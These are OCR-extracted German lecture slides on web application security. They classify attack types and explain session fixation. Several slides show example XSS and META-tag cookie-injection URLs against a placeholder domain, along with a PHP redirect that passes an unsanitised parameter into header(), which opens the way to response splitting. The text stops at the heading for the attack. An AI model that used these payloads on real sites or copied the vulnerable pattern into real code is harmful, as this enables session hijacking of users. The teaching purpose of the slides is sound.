
Webserver


Web Client
Firewall
Webserver
Plugins
Database Connector
Database
HTTP Response (Cleartext or SSL)
HTTP Request (HTML, JavaScript, Java, Images)
Angriff!
* Apache
* IIS
* lighthttpd
* Perl
* C/C++
* JSP
* PHP
* Python
* Ruby
* ODBC
* JDBC
* ADO
* MSSQL
* Oracle,
* PostgreSQL
* MySQL
* SQLite


Webserver-Plugins




Datenbank Connector




Datenbank, File System



Behind the scenes




Defacements




Methoden und Herkunft

By attack method:




Methoden und Herkunft

By attack method:




By Top Level Domain:




Methoden und Herkunft

By attack method:



By Top Level Domain:



Klassifizierung der Angriffspunkte

- Angriffe auf die Authentifizierung
- Angriffe auf die (Zugangs-)Berechtigung
- Clientseitige Angriffe
- Command Execution
- Information Disclosure
- Logische Fehler

Angriffe auf die Authentifizierung

- Brute Force
  Automatisiertes Ausprobieren von Login, Passwort, Kreditkartennummern usw.
- Ungenügende Authentifizierung
  Ressourcen sind nur ungenügend vor unerlaubtem Zugriff geschützt
- Schwache Passwort-Wiederherstellungsfunktion
  Login oder Passwort kann unerlaubt verändert oder ausgelesen werden
- XSA (Cross Site Authentication)
  Überlisten unaufmerksamer User

Angriffe auf die (Zugangs-)Berechtigung

- Credential/Session Prediction
  Session kann übernommen oder gefaked werden
- Ungenügende Berechtigung
  Zugriff auf Ressource mit erhöhten Rechten als vorgesehen
- Ungenügender Session Ablauf
  Alte Session-IDs oder Berechtigungen können weiterbenutzt werden
- Session Fixation *
  Für die Session kann ein fester Wert gesetzt werden

Session Fixation (I)

1. Session-Aufbau
   a) Angreifer erzeugt “Trap-Session” und erhält Session-ID.
   b) Angreifer wählt willkürliche Session-ID für den Angriff.
2. Session-Fixation
   Angreifer injiziert Wert der “Trap-Session” in den Browser des Opfers und fixiert so die entsprechende Session-ID.
3. Session-Übernahme
   Angreifer wartet, bis sich Opfer anmeldet. Geschieht dies, wird der fixierte Wert der Session-ID benutzt und der Angreifer kann die Session übernehmen.

Session Fixation (2)

- Neuen Cookie mittels clientseitigem Skript injizieren (z.B. durch XSS-Problem)

```
http://beispiel.de/<script>document.cookie="sid=1234;
%20domain=.beispiel.de";</script>.ext
```

- Neuen Cookie mittels META-Tag injizieren

```
http://beispiel.de/<meta%20http-equiv=Set-Cookie%20
content="sid=1234;%20domain=.beispiel.de">.ext
```

- Longtime Fixation

```
http://beispiel.de<script>document.cookie="sid=1234;%20
Expires=Friday,%201Jan2010%2000:00:00%20GMT";</script>.ext
```

Session Fixation (3): HTTP Reponse Splitting

Codebeispiel:

```
<?php
header("Location: http://example.tld/goto.php?id=".$_GET['id']);
?>
```

Request:

```
http://any.server.net/redir.php?id=send_me_here
```

Response:

```
HTTP/1.1 302
Date: something
Location: http://example.tld/goto.php?id=send_me_here
Timeout: something
Content-Type: text/html
```

Session Fixation (3): HTTP Reponse Splitting

Codebeispiel:

```
<?php
header("Location: http://example.tld/goto.php?id=".$_GET['id']);
?>
```

Angriff:

```
